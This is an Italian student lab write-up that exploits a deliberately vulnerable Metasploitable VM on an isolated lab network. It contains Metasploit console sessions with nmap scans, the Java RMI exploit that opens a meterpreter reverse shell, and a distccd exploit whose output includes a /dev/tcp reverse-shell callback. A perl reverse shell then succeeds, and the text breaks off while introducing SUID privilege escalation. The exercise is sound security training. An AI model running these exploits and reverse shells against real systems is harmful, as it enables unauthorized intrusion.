S7L5

Consegna

Attaccare macchina metasploitable su porta 1099 servizio java rmi, ottenendo sessione remota di meterpreter. Ottenendo configurazione di rete e informazioni della tabella di routing della macchina remota.

IP kali 192.168.77.111, IP meta 192.168.77.112

CONSIDERAZIONI

Imposteremo l'ip di kali e di meta, che verranno interfacciate tramite pfsense e messe sulla stessa rete interna per comodità (segmentare la rete per questi due ip può risultare scomodo)


Verrà usata la rete 192.168.77.0/24 per comodità

REQUISITI


- kali, metasploitable sulla stessa rete o reti che comunicano tramite router.
- meterpreter installato.
- Ip configurati

PROCEDURA PER REQUISITI


Uso pfsense e cambio l'ip dell'intermaccia em2, la LAN a cui sono collegate le macchine kali e meta. Lo cambio in 192.168.77.1/24 con una procedura ormai nota




Imposto l'ip di kali dalle impostazioni di rete




E lascio attiva solo l'interfaccia relativa alla rete interna




Faccio lo stesso per metasploitable, andando a cambiare l'ip della macchina direttamente dalla configurazione delle interfacce tramite sudo nano







Riavvio l'interfaccia di rete per salvare i cambiamenti e procedo a verificare l'ip



È tutto ok, posso procedere con il ping per vedere se le macchine si parlano





Tutto ok, le macchine si parlano e gli ip sono corretti

SESSIONE REMOTA

Per acquisire il controllo della macchina target (metasploitable), avvieremo meterpreter tramite il comando mfconsole, caricheremo l'exploit e il payload da mandare

L'easter egg di oggi è un riferimento a matrix, carino

Vado a cercare cosa è java rmi. È una tecnologia che consente ai processi java distrubuiti di comunicare attraverso una rete.

Opera sulla porta 1099, verifico con nmap

```
msf6 exploit(multi/misc/java_rmi_server) > interrupt: use the 'exit' command to quit
msf6 exploit(multi/misc/java_rmi_server) > nmap -p 1099 192.168.77.112
[*] exec: nmap -p 1099 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:49 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.011s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
msf6 exploit(multi/misc/java_rmi_server) >
```

Il servizio è attivo! Cerco quindi un exploit con search java rmi

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank       Check  Description
   -   ----                                                     ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177           2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                        .                .          .      .
   3     \_ target: Linux Dropper                               .                .          .      .
   4     \_ target: Windows Dropper                             .                .          .      .
   5   exploit/multi/misc/java_jmx_server                       2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                   2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                       .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                      .                .          .      .
   10    \_ target: Windows x86 (Native Payload)                .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                  .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)               .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)               .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl           2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                 1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                      .                .          .      .
   18    \_ target: Windows x86 (Native Payload)                .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                  .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)               .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)               .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming               2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                              .                .          .      .
   24    \_ target: Java Dropper                                .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize              2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon     2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)          .                .          .      .
   29    \_ target: Native Payload                              .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654            2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec               2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                       .                .          .      .
   34    \_ target: Total.js CMS on Mac                         .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc   2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec          2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                     .                .          .      .
   38    \_ target: Linux File-Dropper                          .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'
```

Ce ne sono parecchi. Il più adatto sembra il numero 11, che è “excellent”, come target ha macchine x86 linux e soprattutto è menzionato nella slide

```
msf6 > use 11
[*] Additionally setting TARGET ⇒ Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

PARAMETRI


Configuro i parametri con set

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
```

```
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.77.112
SRVHOST ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.111
RHOSTS ⇒ 192.168.77.111
```

Verifica configurazione

Uso show options per verificare la configurazione. È tutto pronto



```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    192.168.77.111   yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)


View the full module info with the info, or info -d command.
```

Exploit

Con il comando exploit faccio partire l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/joqGU85v8
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:55821) at 2025-01-24 10:02:22 +0100
```

Sessione aperta, ora ne verifico lo status

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
```

Sessione interattiva, funziona correttamente


```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:ae:7a:06
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feae:7a06
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 08:00:27:b0:64:6f
MTU          : 1500
Flags        : BROADCAST,MULTICAST
```

Queste sono le configurazioni di rete di metasploitable, le riconosciamo dall'ipv4 dell'interfaccia 2



Qui invece vediamo le impostazioni di routing. L'esercizio è concluso

BONUS

CONSEGNA

Effettuare l'attacco sul servizio distccd (kali -> meta) e realizzare una privilege escalation

PROCEDURA

Manteniamo le macchine collegate come prima, usiamo metasploit e accediamo tramite shell remota alla macchina remota

Distccd

È un servizio di compilazione distribuita tramite rete di C e C++, opera su porta 3632 e spesso non è ben configurato e rimane accessibile dall'esterno

Nmap

Verifico che il servizio funzioni, scansiono con nmap la porta 3632

```
msf6 exploit(unix/misc/distcc_exec) > nmap -p 3632 192.168.77.112
[*] exec: nmap -p 3632 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:16 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.0092s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
msf6 exploit(unix/misc/distcc_exec) >
```

Servizio attivo e porta aperta, posso procedere.

Exploit

Dopo aver avviato msfconsole, cerco exploit relativi a distcdd

```
msf6 > search distccd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

Seleziono l'unico exploit che trovo

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

Configuro l'exploit come segue:

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Purtroppo il payload non funziona

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:3632 - stderr: bash: 120: Bad file descriptor
[*] 192.168.77.112:3632 - stderr: bash: /dev/tcp/192.168.77.111/4444: No such file or directory
[*] 192.168.77.112:3632 - stderr: bash: 120: Bad file descriptor
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) >
```

Seleziono un payload differente, dopo una rapida ricerca su internet vedo che reverse_perl può fare al caso mio

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_
set PAYLOAD cmd/unix/reverse_bash              set PAYLOAD cmd/unix/reverse_openssl           set PAYLOAD cmd/unix/reverse_perl_ssl
set PAYLOAD cmd/unix/reverse_bash_telnet_ssl   set PAYLOAD cmd/unix/reverse_perl             set PAYLOAD cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:54592) at 2025-01-24 10:22:16 +0100
```

Dopo aver selezionato reverse perl, procedo con l'exploit. Riesco a collegarmi e a mantenere la sessione attiva. Sono collegato.

```
whoami
daemon
```

Con whoami verifico di essere collegato con deamon

ROOT ESCALATION

Cos'è e come funziona

La root escalation è un processo tramite il quale un utente o attaccante ottiene i privilegi di amministratore (root) superando le restrizioni o meccanismi di sicurezza dell'os.

Questo può avvenire sfruttando vulnerabilità, configurazioni errate o errori umani

Il metodo più comodo, che verrà utilizzato per primo, è cercare file con i permessi SUID

SUID: cos'è?

